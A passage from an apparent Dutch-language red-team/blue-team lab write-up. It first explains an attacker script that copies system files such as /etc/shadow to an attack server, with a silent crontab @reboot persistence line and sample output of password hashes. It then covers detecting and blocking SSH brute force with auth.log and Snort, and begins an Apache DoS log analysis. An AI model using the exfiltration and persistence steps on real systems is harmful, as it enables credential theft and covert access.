8. **Gekopieerde Bestanden Verwijderen en SSH-verbinding Beëindigen:** `rm -f \$ATTACKER_DIR/*` `kill \$SSH_PID`
 - **rm -f \$ATTACKER_DIR/**: Verwijdt alle bestanden in de directory \$ATTACKER_DIR.
 - **kill \$SSH_PID**: Beëindigt de SSH-sessie door het process ID (PID) te gebruiken dat eerder is opgeslagen.
9. **Willekeurige Wacht Tijd:** `SLEEP_TIME=\$((30 + RANDOM % 60)) sleep \$SLEEP_TIME done` : Berekent een willekeurige wacht tijd tussen 30 en 89 seconden en wacht die tijd voordat de loop opnieuw begint.

Samenvatting

Dit script maakt voortdurend een SSH-verbinding met de verdedigerserver met behulp van de toegevoegde SSH-sleutel voor authenticatie, kopiert gevoelige bestanden naar de aanvallersserver, wacht een willekeurige tijd, verwijdert de gekopieerde bestanden en begint opnieuw.

Script bij Opstart via Crontab

Voordat ik echter verder ga, zal ik een regel aan de crontab toevoegen om ervoor te zorgen dat het script automatisch en stil op de achtergrond wordt uitgevoerd elke keer dat de machine

```
crontab -e  
@reboot /bin/bash/home/kali/data_exfiltration.sh >/dev/null 2>&1 &
```

opstart.

```
kali@attack-server:~/exfiltrated_data$ ls  
auth_log_2024-05-31_12:47:54 kern_log_2024-05-31_12:47:54 passwd_2024-05-31_12:47:54 shadow_2024-05-31_12:47:54 syslog_2024-05-31_12:47:54  
kali@attack-server:~/exfiltrated_data$
```

```
kali@attack-server:~/exfiltrated_data$ ls  
auth_log_2024-05-31_12:47:54 kern_log_2024-05-31_12:47:54 passwd_2024-05-31_12:47:54 shadow_2024-05-31_12:47:54 syslog_2024-05-31_12:47:54  
kali@attack-server:~/exfiltrated_data$ ls  
kali@attack-server:~/exfiltrated_data$ _
```

```
kali@attack-server:~/exfiltrated_data$ ls  
auth_log_2024-05-31_12:49:30 kern_log_2024-05-31_12:49:30 passwd_2024-05-31_12:49:30 shadow_2024-05-31_12:49:30 syslog_2024-05-31_12:49:30  
kali@attack-server:~/exfiltrated_data$
```

```
kali@attack-server:~/exfiltrated_data$ ls  
auth_log_2024-05-31_12:49:30 kern_log_2024-05-31_12:49:30 passwd_2024-05-31_12:49:30 shadow_2024-05-31_12:49:30 syslog_2024-05-31_12:49:30  
kali@attack-server:~/exfiltrated_data$ cat shadow_2024-05-31_12:49:30  
root:$y$9t$V6fGwgKfzyGH3IghQgn890$hfBrxFbnaH6710Pf3cVsdlq9g2uuu9C10p6U1za3eb.:19872:0:99999:7:::  
daemon:*:19836:0:99999:7:::  
bin:*:19836:0:99999:7:::  
sys:*:19836:0:99999:7:::  
sync:*:19836:0:99999:7:::  
games:*:19836:0:99999:7:::  
man:*:19836:0:99999:7:::  
lp:*:19836:0:99999:7:::  
mail:*:19836:0:99999:7:::  
news:*:19836:0:99999:7:::  
uucp:*:19836:0:99999:7:::  
proxy:*:19836:0:99999:7:::  
www-data:*:19836:0:99999:7:::  
backup:*:19836:0:99999:7:::  
list:*:19836:0:99999:7:::  
irc:*:19836:0:99999:7:::  
_apt:*:19836:0:99999:7:::  
nobody:*:19836:0:99999:7:::  
systemd-network:!*:19836:::::  
systemd-timesync:!*:19836:::::  
dhcpcd:!19836:::::  
messagebus:!19836:::::  
systemd-resolve:!*:19836:::::  
pollinate:!19836:::::  
polkitd:!*:19836:::::  
syslog:!19836:::::  
uuidd:!19836:::::  
tcpdump:!19836:::::  
tss:!19836:::::  
landscape:!19836:::::  
fwupd-refresh:!*:19836:::::  
usbmux:!19864:::::  
sshd:!19864:::::  
John:$6$QQ195k37c5g91rvf$qR9p8UVQHEb7Y9oPzxAkN.kmPfb8AKENyBEegsxqDIA55U2HeXm.OIurwA6BW7neflegCKq6uiKCHNX/80yuV.:19864:0:99999:7:::  
snort:!19866:::::  
kali@attack-server:~/exfiltrated_data$ _
```

Zoals u kunt zien, brengen we met succes gegevens over naar onze aanvallersmachine. De gegevens worden één minuut opgeslagen, vervolgens automatisch verwijderd en het proces wordt herhaald. De laatste afbeelding toont de uitvoer die we hebben verkregen uit het schaduwbestand, wat van cruciaal belang is omdat het wachtwoordhashes opslaat. Deze hashes kunnen worden gekraakt als de wachtwoorden niet sterk zijn.

5. Analyseren en Stoppen van Live Aanvallen op de Server van de Verdediger

5.1. De verdediger server

5.1.2. Osporen aanval 1: SSH brute force

De deelnemer heeft de taak om **ongeautoriseerde servertoegangs-pogingen te detecteren en te stoppen**. Dit betreft voornamelijk SSH- en Telnet-verbindingen. Hoewel RDP ook mogelijk is, wordt dit vooral in Windows-omgevingen gebruikt. Voor SSH- en Telnet-authenticatie en - autorisatiegebeurtenissen kunnen we in het bestand **auth.log** kijken.

Analyse van auth.log

```
grep "Failed password" /var/log/auth.log
```

```
2024-05-22T18:29:53.114329+00:00 bt-server01 sshd[1784]: Failed password for john from 192.168.1.124 port 44376 ssh2
2024-05-22T18:29:53.116284+00:00 bt-server01 sshd[1783]: Failed password for john from 192.168.1.124 port 44364 ssh2
2024-05-22T18:29:53.117509+00:00 bt-server01 sshd[1780]: Failed password for john from 192.168.1.124 port 44356 ssh2
2024-05-22T18:29:56.549991+00:00 bt-server01 sshd[1779]: Failed password for john from 192.168.1.124 port 44354 ssh2
2024-05-22T18:29:56.554988+00:00 bt-server01 sshd[1780]: Failed password for john from 192.168.1.124 port 44356 ssh2
2024-05-22T18:31:05.467443+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:05.470146+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:05.474129+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:05.479292+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:08.565322+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:08.573324+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:08.575179+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:08.575957+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:11.528386+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:11.534143+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:11.535128+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:11.537671+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:13.622340+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:13.632179+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:13.634019+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:13.635203+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:16.722076+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:16.729832+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:16.732121+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:16.733402+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:18.677045+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:18.686061+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:18.688773+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:18.689192+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:21.775457+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:21.783854+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:21.792650+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:21.793228+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:23.875410+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:23.879917+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:23.890173+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:23.890426+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:27.504467+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:27.645278+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:27.655101+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:27.655406+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:29.930496+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:29.938295+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:29.948081+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:29.948402+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
2024-05-22T18:31:32.365155+00:00 bt-server01 sshd[1795]: Failed password for john from 192.168.1.124 port 34726 ssh2
2024-05-22T18:31:32.369266+00:00 bt-server01 sshd[1794]: Failed password for john from 192.168.1.124 port 34724 ssh2
2024-05-22T18:31:32.376172+00:00 bt-server01 sshd[1796]: Failed password for john from 192.168.1.124 port 34738 ssh2
2024-05-22T18:31:32.376457+00:00 bt-server01 sshd[1800]: Failed password for john from 192.168.1.124 port 34742 ssh2
john@bt-server01:/var/log# _
```

Mislukte pogingen tellen op IP-adres

```
grep "Failed password" /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -nr
```

```
john@bt-server01:/var/log$ grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -nr
428 192.168.1.124
john@bt-server01:/var/log$ _
```

Controle op nieuwe mislukte pogingen in real-time

```
tail -f auth.log | grep "Failed password"
```

<https://www.youtube.com/watch?v=Q2chbcoXE0w>

5.1.3. Stoppen aanval 1: SSH brute force

Nu we een live brute force-aanval en het bijbehorende IP-adres hebben geïdentificeerd, moeten we deze onmiddellijk stoppen. Eerst stellen we Snort in om ons op de hoogte te stellen van de aanval. Vervolgens maken we een script dat wordt geactiveerd op basis van deze waarschuwing om te voorkomen dat het aanvallende IP-adres toegang krijgt tot de SSH-poort, waardoor de dreiging wordt gestopt.

Snort installeren en interface configureren

- sudo apt update && sudo apt install snort

Please use the CIDR form - for example, 192.168.1.0/24 for a block of 256 addresses or 192.168.1.42/32 for just one. Multiple values should be comma-separated (without spaces).

You can leave this value empty and configure HOME_NET in /etc/snort/snort.conf instead. This is useful if you are using Snort in a system which frequently changes network and does not have a static IP address assigned.

Please note that if Snort is configured to use multiple interfaces, it will use this value as the HOME_NET definition for all of them.

Address range for the local network:

192.168.1.0/24

```

Package configuration

Configuring snort
This value is usually "eth0", but this may be inappropriate in some network environments; for a dialup connection "ppp0" might be more appropriate (see the output of "/sbin/ifconfig").
Typically, this is the same interface as the "default route" is on. You can determine which interface is used for this by running "/sbin/route -n" (look for "0.0.0.0").
It is also not uncommon to use an interface with no IP address configured in promiscuous mode. For such cases, select the interface in this system that is physically connected to the network that should be inspected, enable promiscuous mode later on and make sure that the network traffic is sent to this interface (either connected to a "port mirroring/spanning" port in a switch, to a hub, or to a tap).
You can configure multiple interfaces, just by adding more than one interface name separated by spaces. Each interface can have its own specific configuration.
Interface(s) which Snort should listen on:
eth0
<Ok>

```

Snort instellen om SSH Brute Force-aanval te detecteren

Voordat we het IP-adres blokkeren, gaan we eerst een waarschuwingssregel toevoegen in het bestand `local.rules` in `/etc/snort/rules/`. Als dit IP-adres opnieuw probeert aan te vallen, worden we onmiddellijk op de hoogte gesteld.

```

alert tcp 192.168.1.124 any -> 192.168.1.3 22 (msg: "SSH brute
force"; sid:100003; rev:1;)

```

Nu we de waarschuwing hebben geconfigureerd, gaan we de effectiviteit ervan verifiëren door Snort uit te voeren in IDS-modus (Intrusion Detection System). Dit stelt ons in staat om inkomende verbindingen van dat specifieke IP-adres te detecteren en te bevestigen of de waarschuwing wordt geactiveerd zoals verwacht.

```

sudo snort -c /etc/snort/snort.conf -A Console

```

<https://www.youtube.com/watch?v=Bmx8pjllFm0>

```

Action Stats:
  Alerts:      73 ( 25.000%)
  Logged:      73 ( 25.000%)
  Passed:       0 ( 0.000%)
Limits:
  Match:        0
  Queue:        0
  Log:          0
  Event:        0
  Alert:        19

```

Geweldig nieuws! Snort is met succes geconfigureerd om waarschuwingen te activeren voor inkomende SSH brute force-aanvallen. We kunnen Snort nu overschakelen naar de IPS-modus (Intrusion Prevention System) om deze inkomende verzoeken actief te blokkeren, zodat het doelwit geen toegang meer heeft tot SSH.

```
drop tcp 192.168.1.124 any -> 192.168.1.3 22 (msg: "SSH brute force,
dropping incoming packets"; sid:100003; rev:1;)
```

```
sudo snort -i eth0:eth1 -c /etc/snort/snort.conf -Q --daq afdpacket -A
Console
```

```
05/24/13:58:57.606321 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:42708 -> 192.168.1.3:22
05/24/13:58:57.606949 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:42720 -> 192.168.1.3:22
05/24/13:58:57.607890 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:42734 -> 192.168.1.3:22
05/24/13:59:03.047729 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:42766 -> 192.168.1.3:22
05/24/13:59:03.049756 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48950 -> 192.168.1.3:22
05/24/13:59:03.057686 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:42708 -> 192.168.1.3:22
05/24/13:59:03.057686 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:42734 -> 192.168.1.3:22
05/24/13:59:03.057686 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:42720 -> 192.168.1.3:22
05/24/13:59:03.057686 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48950 -> 192.168.1.3:22
05/24/13:59:03.061025 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48950 -> 192.168.1.3:22
05/24/13:59:03.061025 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48976 -> 192.168.1.3:22
05/24/13:59:03.062255 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48988 -> 192.168.1.3:22
05/24/13:59:08.505347 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48950 -> 192.168.1.3:22
05/24/13:59:08.506480 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48932 -> 192.168.1.3:22
05/24/13:59:08.515504 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48950 -> 192.168.1.3:22
05/24/13:59:08.516452 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49008 -> 192.168.1.3:22
05/24/13:59:08.525793 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48976 -> 192.168.1.3:22
05/24/13:59:08.525793 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48988 -> 192.168.1.3:22
05/24/13:59:08.525793 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49008 -> 192.168.1.3:22
05/24/13:59:08.527094 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49022 -> 192.168.1.3:22
05/24/13:59:08.529065 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49036 -> 192.168.1.3:22
05/24/13:59:13.939456 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:48992 -> 192.168.1.3:22
05/24/13:59:13.941625 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:56438 -> 192.168.1.3:22
05/24/13:59:13.961686 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49008 -> 192.168.1.3:22
05/24/13:59:13.962571 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60448 -> 192.168.1.3:22
05/24/13:59:13.962571 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49022 -> 192.168.1.3:22
05/24/13:59:13.971866 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49036 -> 192.168.1.3:22
05/24/13:59:13.972202 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:49036 -> 192.168.1.3:22
05/24/13:59:13.973122 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60452 -> 192.168.1.3:22
05/24/13:59:13.974088 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60454 -> 192.168.1.3:22
05/24/13:59:19.369384 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60438 -> 192.168.1.3:22
05/24/13:59:19.370325 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60460 -> 192.168.1.3:22
05/24/13:59:19.399979 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60448 -> 192.168.1.3:22
05/24/13:59:19.400835 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60462 -> 192.168.1.3:22
05/24/13:59:19.410040 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60452 -> 192.168.1.3:22
05/24/13:59:19.413451 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60474 -> 192.168.1.3:22
05/24/13:59:19.420978 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60454 -> 192.168.1.3:22
05/24/13:59:19.421638 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60478 -> 192.168.1.3:22
05/24/13:59:24.802891 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60460 -> 192.168.1.3:22
05/24/13:59:24.804842 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:56448 -> 192.168.1.3:22
05/24/13:59:24.834346 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60462 -> 192.168.1.3:22
05/24/13:59:24.835393 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58870 -> 192.168.1.3:22
05/24/13:59:24.850995 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60474 -> 192.168.1.3:22
05/24/13:59:24.852335 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58870 -> 192.168.1.3:22
05/24/13:59:24.861729 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:60478 -> 192.168.1.3:22
05/24/13:59:24.863966 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58882 -> 192.168.1.3:22
05/24/13:59:30.234493 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58856 -> 192.168.1.3:22
05/24/13:59:30.236474 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58870 -> 192.168.1.3:22
05/24/13:59:30.258851 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58870 -> 192.168.1.3:22
05/24/13:59:30.260577 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58874 -> 192.168.1.3:22
05/24/13:59:30.287821 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58874 -> 192.168.1.3:22
05/24/13:59:30.298244 [Drop] [**] [1:100004:1] SSH brute force: blocking incoming packets alert [**] [Priority: 0] {TCP} 192.168.1.124:58882 -> 192.168.1.3:22
```

```
John@bt-server01:~$ sudo snort -i eth0:eth1 -c /etc/snort/snort.conf -Q --daq afdpacket -A Console -D -q
Spawning daemon child...
My daemon child 3684 lives...
Daemon parent exiting (0)
john@bt-server01:~$ ps aux | grep snort
snort      2193  0.0  2.2 182496 88880 ?        Ssl  18:05   0:00 /usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g snort --pid-path /run/snort/ -c /etc/snort/snort.conf -S "HOME_NET=[192.168.1.0/24]" -i eth1
root      3684  0.5  5.5 267264 219432 ?        Ssl 14:09   0:00 snort -i eth0:eth1 -c /etc/snort/snort.conf -Q --daq afdpacket -A Console -D -q
john      3692  0.0  0.0  6544  2048  ttys1    S+   14:10   0:00 grep --color=auto snort
john@bt-server01:~$
```

U kunt de opdracht ook uitvoeren met de optie -D (Daemon), waardoor het op de achtergrond kan werken en het IP-adres continu de toegang tot SSH kan blokkeren.

```
kali@attack-server:~$ ssh john@192.168.1.3
john@192.168.1.3's password:
Connection reset by 192.168.1.3 port 22
kali@attack-server:~$
```

```
kali@attack-server:~$ ssh john@192.168.1.3
ssh: connect to host 192.168.1.3 port 22: Connection timed out
kali@attack-server:~$ _
```

```
└──(ghost㉿kali)-[~]
$ ssh john@192.168.1.3
john@192.168.1.3's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       TryHaze https://ubuntu.com/pro

System information as of Fri May 24 01:58:34 PM UTC 2024

System load:  0.0          Processes:           222
Usage of /:   48.8% of 9.75GB  Users logged in:     1
Memory usage: 16%          IPv4 address for eth1: 192.168.242.132
Swap usage:   0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

  https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

2 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Fri May 24 13:51:19 2024 from 192.168.1.124
john@bt-server01:~$
```

Zoals u kunt zien, blokkeert Snort actief de live-aanval, waardoor de aanvaller geen SSH-toegang tot de server kan krijgen. Andere gebruikers kunnen nog steeds inloggen en toegang krijgen via SSH, zoals te zien is in de afbeelding.

5.1.4. Verbeteren van SSH-beveiliging

Nu we de aanval hebben geïdentificeerd en gestopt, is het tijd om onze SSH-beveiliging te verbeteren tegen toekomstige brute force-aanvallen.

1. Gebruik sterke wachtwoorden
2. Gebruik in plaats van wachtwoorden, een openbare sleutel voor SSH. Deze methode is veiliger omdat er een privésleutel nodig is om in te loggen, die niet gemakkelijk te brute-force is.
3. Wijzig de standaard SSH-poort
4. Implementeer verbindingslimieten en time-outs
5. 2FA inschakelen

5.1.5. Osporen aanval 2: DoS

De deelnemer heeft de taak om de **website efficiënt te houden** door de **verkeersbelasting te optimaliseren** en te **beheren**. Dit kan worden gedaan door de website te controleren met behulp van het commando `curl`. De website draait lokaal op 127.0.0.1 (localhost). Als gevolg van de DDoS zullen deelnemers trage prestaties ervaren of kan de webserver volledig onbeschikbaar worden. De deelnemer kan beginnen met het analyseren van de **Apache access logs** en **error logs** om de oorzaken van deze problemen te identificeren.

Analyse van access.log

Laten we bekijken welke IP-adressen verzoeken naar onze website sturen en deze ordenen van meest naar minst, waarbij we alleen unieke IP-adressen meenemen.

```
cat /var/log/apache2/access.log | awk '{print $1}' | sort | uniq -c | sort -nr | head
```

```
john@bt-server01:~$ cat /var/log/apache2/access.log | awk '{print $1}' | sort | uniq -c | sort -nr | head
36614 192.168.1.124
 96 192.168.1.3
 74 192.168.1.12
   2 ::1
john@bt-server01:~$ _
```

Het IP-adres 192.168.1.124 heeft de meeste verzoeken naar onze server gestuurd, in totaal 36.614 pakketten, aanzienlijk meer dan enig ander IP-adres.

Controleer aanvraagpatronen van het IP-adres van de aanvaller

```
grep '192.168.1.124' /var/log/apache2/access.log |less
netstat -an | grep :80 | sort
```

<https://www.youtube.com/watch?v=RJeNBJQeNOY>

tcp6	220	0	192.168.1.3:80	192.168.1.124:51828	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:51838	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:51840	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:51868	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:51882	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:51932	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:51938	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:56440	ESTABLISHED
tcp6	220	0	192.168.1.3:80	192.168.1.124:56450	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51538	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51586	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51598	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51628	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51638	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51664	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51672	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51684	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51720	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51740	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51750	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51802	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51816	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51858	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51862	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51890	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51902	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51944	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:51950	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:56444	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:56456	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:56474	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:56482	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:56488	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:56502	ESTABLISHED
